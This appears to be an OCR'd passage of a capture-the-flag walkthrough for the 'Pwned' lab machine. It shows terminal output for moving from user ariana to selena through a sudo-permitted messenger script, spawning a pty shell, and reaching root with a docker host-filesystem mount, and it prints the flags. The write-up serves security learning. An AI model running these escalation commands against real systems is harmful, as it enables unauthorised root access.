


```
ariana@pwned:~$ ls
ariana-personal.diary  user1.txt
ariana@pwned:~$ cat user1.txt
congratulations you Pwned ariana

Here is your user flag ↓↓↓↓↓↓↓

fb8d98be1265dd88bac522e1b2182140

Try harder.need become root
ariana@pwned:~$ 
```




```
ariana@pwned:~$ cat ariana-personal.diary
Its Ariana personal Diary :::

Today Selena fight with me for Ajay. so i opened her hidden_text on server. now she resposible for the issue.
```

sudo -l




```
ariana@pwned:~$ sudo -l
Matching Defaults entries for ariana on pwned:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User ariana may run the following commands on pwned:
    (selena) NOPASSWD: /home/messenger.sh
ariana@pwned:~$ 
```

sudo -u selena /home/messenger.sh




```
Welcome to linux.messenger


ariana:
selena:
ftpuser:

Enter username to send message : selena

Enter message for selena :/bin/bash

Sending message to selena
id
uid=1001(selena) gid=1001(selena) groups=1001(selena),115(docker)
whoami
selena
pwd
/home/ariana
ls
cd
```



```
cd
ls
selena-personal.diary  user2.txt
cat user2.txt
711fdfc6caad532815a440f7f295c176

You are near to me. you found selena too.

Try harder to catch me
```


python3 -c 'import pty; pty.spawn("/bin/bash")'



```
python3 -c 'import pty; pty.spawn("/bin/bash")'
selena@pwned:~$ ls
selena-personal.diary  user2.txt
selena@pwned:~$ cd
```


Id

docker images




```
selena@pwned:~$ whoami
selena
selena@pwned:~$ id
uid=1001(selena) gid=1001(selena) groups=1001(selena),115(docker)
selena@pwned:~$ docker images
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
privesc             latest              09ae39f0f8fc        4 years ago         88.3MB
<none>              <none>              e13ad046d435        4 years ago         88.3MB
alpine              latest              a24bb4013296        4 years ago         5.57MB
debian              wheezy              10fcec6d95c4        6 years ago         88.3MB
selena@pwned:~$ 
```

docker run -v /:/mnt --rm -it privesc chroot /mnt sh



```
selena@pwned:~$ docker run -v /:/mnt --rm -it privesc chroot /mnt sh
# whoami
root
```



```
root@654c720f33a6:/# cd
root@654c720f33a6:~# ls
root.txt
root@654c720f33a6:~# cat root.txt
4d4098d64e163d2726959455d046fd7c



You found me. i dont't expect this  (◎ . ◎)

I am Ajay (Annlynn) i hacked your server left and this for you.

I trapped Ariana and Selena to takeover your server :)


You Pwned the Pwned congratulations :)

share the screen shot or flags to given contact details for confirmation

Telegram   https://t.me/joinchat/NGcyGxOl5slf7_Xt0kTr7g

Instgarm   ajs_walker

Twitter    Ajs_walker
root@654c720f33a6:~# 
```